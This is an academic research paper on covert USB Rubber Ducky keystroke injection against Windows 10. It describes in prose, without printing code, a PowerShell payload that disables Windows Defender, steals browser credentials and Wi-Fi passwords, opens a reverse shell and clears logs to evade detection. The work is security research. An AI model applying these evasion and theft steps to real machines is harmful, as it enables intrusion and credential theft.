**HID-den Magic: Improving the Effectiveness of Covert Keystroke Injection**

Christopher Moore

University of North Georgia

[cpmoor0590@ung.edu](mailto:cpmoor0590@ung.edu)

Bryson R. Payne, Ph.D.

University of North Georgia

[bryson.payne@ung.edu](mailto:bryson.payne@ung.edu)

**Abstract:** Covert keystroke injection attacks carried out via USB were popularized in the last decade, and there have since been many effective countermeasures deployed in the field. The goal of this research is to bolster efforts to successfully bypass these countermeasures by introducing new offensive methods, whether they be software-based or simply practical. This research focuses specifically on the Windows operating system and the USB Rubber Ducky device, as these are the most well-known and commonly used systems in this context. The methods are tested in a controlled environment, with standardized and well-documented versions of software and hardware. A common real-world scenario is simulated in order to demonstrate the efficacy of the attack method(s).

**Keywords:** Keystroke Injection, USB, Countermeasures, US Rubber Ducky, Windows

1. **Introduction**

USB devices are ubiquitous in our day and age, and they are often overlooked from a security perspective. Many people automatically assume that USB devices within their workspace or home are benign, and this is an assumption that has been exploited by bad actors time and again (Mueller et. al, 2019). Attacks carried out over USB connections have become increasingly common; you would struggle today to find a person within the cyber security community who has not heard of the infamous USB Rubber Ducky. The popularity and effectiveness of this device and others like it have demonstrated exploitable security flaws in the USB standard, which allows devices to alter the way they are identified to the OS at any time (Mueller et. al, 2019). In 2008, one of the most significant U.S. military data breaches in history took place as a consequence of someone plugging in a seemingly harmless USB device to a military computer in the Middle East (Lynn III, 2010). As a result of increased awareness of these flaws and vulnerabilities, many countermeasures have been designed and deployed, such as GoodUSB (Denney et. al, 2019). These countermeasures have proven to be effective, and have improved over time as the landscape has evolved. This research implements, examines, and attempts to improve attacks carried out by masquerading a human interface device as a USB storage device and subsequently injecting keystrokes to the target machine. In addition, the authors provide a forecast of the future of these types of attacks and their defensive counterparts.

1. **Literature Review**

As it turns out, the average person will plug in an unknown USB storage drive that they have happened to come across (Mueller et. al, 2019). This phenomenon, coupled with the security flaws of the USB standard itself, opens up a highly exploitable attack surface. Protection mechanisms against this are in existence, but they are not in widespread use outside of military organizations and other high-security environments (Mueller et. al, 2019).

There are currently efforts to develop consumer-grade solutions, but many of them are unwieldy, inconvenient, or flat out ineffective. One such proposed solution is a piece of hardware that sits between the USB device and whatever machine it is intended to plug into (Denney et. al, 2019). This solution attempts to dynamically detect malicious USB devices at the physical layer by sending raw data to a machine-learning based classifier, and has been shown to be feasible but economically impractical (Denney et. al, 2019). Another solution, GoodUSB, enforces permissions of USB devices by encoding user expectations into USB driver loading (Tian et. al, 2015). Heuristic checks have also been proposed as a possible method of detecting malicious USB behavior before something catastrophic occurs (Arora et. al, 2021). This solution segregates keyboard input by finding the discrepancies that arise due to the automated functioning of a malicious keystroke injector, and only functions on Linux. Another solution, known as USBlock, detects suspicious USB devices by analyzing the temporal characteristics of USB packet traffic, and again, is only effective on Linux systems (Neuner et. al, 2018). This solution does not require user interaction, and has been proposed by its authors to be extensible and able to integrate additional features for dealing with future attacks. Another solution uses Python scripts to analyze keystroke speed data, flagging attacks in progress and alerting the user (Arun Jothi et. al, 2024). Yet another solution, HIDTracker, analyzes events and objects from native host event logs to identify these attacks with a 90% precision rate (Huang et. al, 2019). These solutions are all effective to one degree or another, but none of them have seen widespread adoption by consumers and businesses concerned with USB security, and many of them require significant effort on the user’s part to function properly.

Keystroke injection attacks are not the only class of attacks that may be carried out via USB. In a survey of 29 different USB-based attacks on individuals and organizations, Nissim et. al found that USB attacks may include data exfiltration, stealing network traffic, mouse click injection, malicious firmware updates, driver-related attacks, and more (Nissim et. al, 2017). This survey is extensive and includes an analysis of the vulnerability and exposure of popular USB peripherals to each of these attacks. In a demonstration of five different attacks, Nicho et. al validated a series of threats and their associated vulnerabilities by bypassing four security layers: two server OS controls, one group policy control, and antivirus (Nicho et. al, 2023). This demo was executed with an Arduino microcontroller to masquerade a malicious USB device as an HID, in similar fashion to the simulation covered by this paper. Social engineering attacks can also be aided by USB devices, as shown by a study finding that end users will pick up and plug in USB drives they find: at the University of Illinois, an estimated 45%-98% of randomly dropped drives ended up being plugged in (Tischer et. al, 2016). This study also found that those who plugged in the drives were not technically incompetent, but overcome by curiosity. One other type of particularly potent USB attack goes by the name of PoisonTap, which is an attack carried out by a Raspberry Pi Zero over USB and is capable of hijacking all Internet traffic from the machine, siphoning and storing HTTP cookies and sessions from the web browser, exposing the internal router, and installing a persistent web-based backdoor, all while the machine is locked (Kamkar, 2016).

McAfee introduced updates to its Entercept host intrusion detection system that allow users to control the use of USB storage devices, allowing them to “stop malware propagation and theft of internal data” (Normans Media Ltd., 2005). This solution focused on viruses and worms transmitted via USB storage, and did not directly address security concerns from keystroke injection. Enterprise defense systems have not generally adapted to this threat, and many mid-to-large size businesses are still very susceptible to keystroke injection. This is because these types of attacks do not have the same profile as a traditional virus, and have not been preventable by traditional, economic means.

A research paper by Benjamin Cannols and Ahmad Ghafarian published in 2017 lays out the details of developing an attack using a Rubber Ducky device and the Ducky Script programming language (Cannols & Ghafarian, 2017). This paper dives deep into certain tools that a Ducky Device may leverage in order to extract cleartext passwords from a Windows machine, and provides valuable insight into the potential of these types of attacks to quickly steal sensitive data. One of these tools is the Duck Toolkit NG, which allows the user to generate USB Rubber Ducky payloads, but has largely been made obsolete by Hak5’s online IDE (Cannols & Ghafarian, 2017). This attack also takes advantage of the native Windows tool PowerShell to execute commands and copy sensitive files.

1. **Testing Environment and Conditions**

* Windows 10 Home Version 22H2: this is the final version of Windows 10 and will reach end of support on October 15, 2024. The results produced in this experiment can be reasonably expected to be reproducible for quite some time.
* USB Rubber Ducky Device: this device is available on the official Hak5 website, and is a refined version of similar devices that are traditionally home-made.
* DuckyScript Version 3.0: latest version of Hak5’s proprietary scripting language to be used in conjunction with the Rubber Ducky.
* USB 3.0 Type A Interface.
* Standard Windows Wi-Fi connection.
* The Rubber Ducky device was allowed to remain plugged in for a maximum of five minutes in order to simulate real-world time constraints.
* Target device was unlocked as an initial condition to simulate the physical access needed to carry out this attack.
* Ducky Device was not ejected before being physically unplugged in order to minimize log files pointing to the attack.
* Target machine outfitted with standard Windows Defender, and no other antivirus or IPS/IDS systems.
* Virtualization made possible by VirtualBox, a hosted hypervisor for x86 virtualization.

1. **Implementation**

A Windows 10 virtual machine is set up via VirtualBox, which will serve as our target. The USB Rubber Ducky device is loaded with a .bin file that contains the Ducky Script code, and will be responsible for the sequence of keystroke injection. The device is also loaded with a .ps1 file to be executed by the target machine. The target machine is set up to be vulnerable to keystroke injection in order to simulate an attack taking place on a personal device that has been left unattended and unlocked. One of the goals of this experiment is to minimize the footprint of the ongoing attack by removing any log files that may be left behind, and by reducing visibility of the processes involved. The Rubber Ducky is allowed to be plugged in for a maximum of five minutes in order to simulate real-world time constraints such as a person returning to their office or a surveillance system making its rounds.

The Rubber Ducky script is designed to detect whether or not the OS is Windows, and if it is not, it does not carry out the rest of the sequence. The portion of the Ducky Script code responsible for this is at the beginning of the .bin file, and is a premade extension available on the Ducky Script marketplace. The script then proceeds to open PowerShell as an administrator via the run window, using the Windows Key + ‘r’ hotkey. It then changes the working directory to the Rubber Ducky drive, and begins execution of the onboard .ps1 file. This PowerShell script runs in the background, without a visible window. It sets its working directory as that of the Rubber Ducky drive using the native ‘Set-Location’ command , and disables the real time monitoring function of the Windows Defender program with the ‘Set-MpPreference’ command. It also explicitly excludes the Ducky drive and itself from Windows Defender monitoring in order to prevent the operating system’s native defenses from stopping the attack. It then begins searching through local browser files from Chrome, Brave, FireFox, and/or Edge, copying them to the Ducky drive. It then uses native PowerShell commands such as ‘netsh’, ‘Get-ComputerInfo’, ‘Get-Process’, and ‘Get-Service’ to gather general system information, such as IP addresses, processes, and services. It then attempts to gather WiFi accounts and passwords from specific locations on the Windows OS, copying them to a file on the Ducky. Subsequently, it attempts to set up a reverse shell to a separate device using native Windows capabilities, and a preloaded IP address and port number. This would allow the attacker to execute commands remotely from any device with an internet connection, until the shell process is terminated.

The techniques employed in this attack scenario are centered around exfiltrating as much valuable data as possible without leaving a consistently discoverable trace. The PowerShell flag -WindowStyle hidden allows us to run the attack in a shell that is not visible on the desktop, and cannot be terminated by clicking a window. Script block logging is disabled at the beginning of the PowerShell script using the Set-ItemProperty command, and any logs potentially left behind are cleared at the end of the script using the ‘wevtutil’ command. The Start-Sleep command is also utilized throughout the script in order to arbitrarily alter its temporal footprint as it runs in the background. The way the Ducky device identifies itself to the OS is also altered so that it will show up as “USB\_STORAGE” instead of “DUCKY” if the user happens to check drive labels while it is still plugged in. The name of the .ps1 file used to exfiltrate data is also altered to “Admin\_Checkup”, intended to be a benign name that a normal user would not think twice about. The names of the functions within the PowerShell script are chosen carefully to appear as benign as possible, a technique intended to confuse or avoid flagging by antivirus software, and to make any log files left behind appear benign.

After the attack has been given sufficient time to run, the retrieved files are reviewed for accuracy and compared to the files still on the target device to ensure completeness. The Ducky device’s storage is cleared each time to ensure that the exfiltration portion of the attack is reproducible. This whole testing process is repeated several times in order to accumulate data on the consistency and repeatability of this attack. The analysis of this data will be reflected in the results and conclusions sections.


1. **Results**

The proposed attack was implemented multiple times, to varying results. It seems that certain functions within the PowerShell script are allowed to run unfettered by the OS at certain times, and slowed or blocked completely at other times. The reasons for this are unclear, as the target machine was unaltered between each test. There were, however, cases where the script worked as intended without a hitch. Reproducing this result was difficult, and it only occurred about 25% of the time. This suggests that the temporal footprint of the script (which is arbitrarily altered each time the Ducky device is plugged in) has much to do with how the operating system’s native antivirus detects its less-than-benevolent behaviors. Disabling the Windows Defender system entirely before plugging in the device allows it to carry out its attack successfully 100% of the time, but this is an unlikely and unrealistic scenario.

An important issue that was not discovered until testing phases began is that of the fairly limited memory capacity of the USB Rubber Ducky device. This issue led to many test cases in which the data from the victim machine intended to be exfiltrated onto the Ducky drive was incomplete or fuzzy. A workaround has been found, which involves simultaneously plugging in another USB thumb drive (a benign one with no keystroke injection capabilities) and making it the repository for the exfiltrated data. This solution was tested and shown to increase the footprint of the attack, as well as requiring extra effort (and a negligible amount of extra time) on the part of the attacker. It did, however, allow for successful exfiltration and storage of the target data in all cases in which the PowerShell script was allowed to run as intended.

In each test case, the attack had more than enough time to perform its function within the given limit of five minutes, suggesting that it could be carried out successfully in the real world quickly and without detection by the owner of the target machine. The following video demonstrates the view of the desktop as the attack is carried out: <https://youtu.be/s0VecJwPt-0>. In this video, the USB Rubber Ducky device is inserted into the machine at 0:10, and immediately begins keystroke injection. As demonstrated, the visibility of the attack spans a period of only seven seconds, its remainder being carried out invisibly. This period of visibility is the absolute minimum achievable, and goes a long way in reducing the chances that the attack would be spotted by someone who happens to glance at the monitor while it is in progress.


In the test cases where the PowerShell script was allowed to run unfettered, the exfiltrated data was found to be consistent with the original data remaining on the target machine. The only reason this attack would fail in properly exfiltrating the target data would be due to the memory limitations discussed prior. While it is not within the scope of this paper to dive into the exact nature of the exfiltrated data and what it may be used for, it is worth mentioning that this sort of data would be highly valuable to an attacker in the real world. In many cases, this data would need to be reformatted and reorganized to be truly actionable. The following screenshots were taken following a successful attack simulation, and demonstrate some of the content of the “loot” files on the Ducky Drive.




Login Data from Chrome




Local State Data from Chrome




Overview of FireFox Data



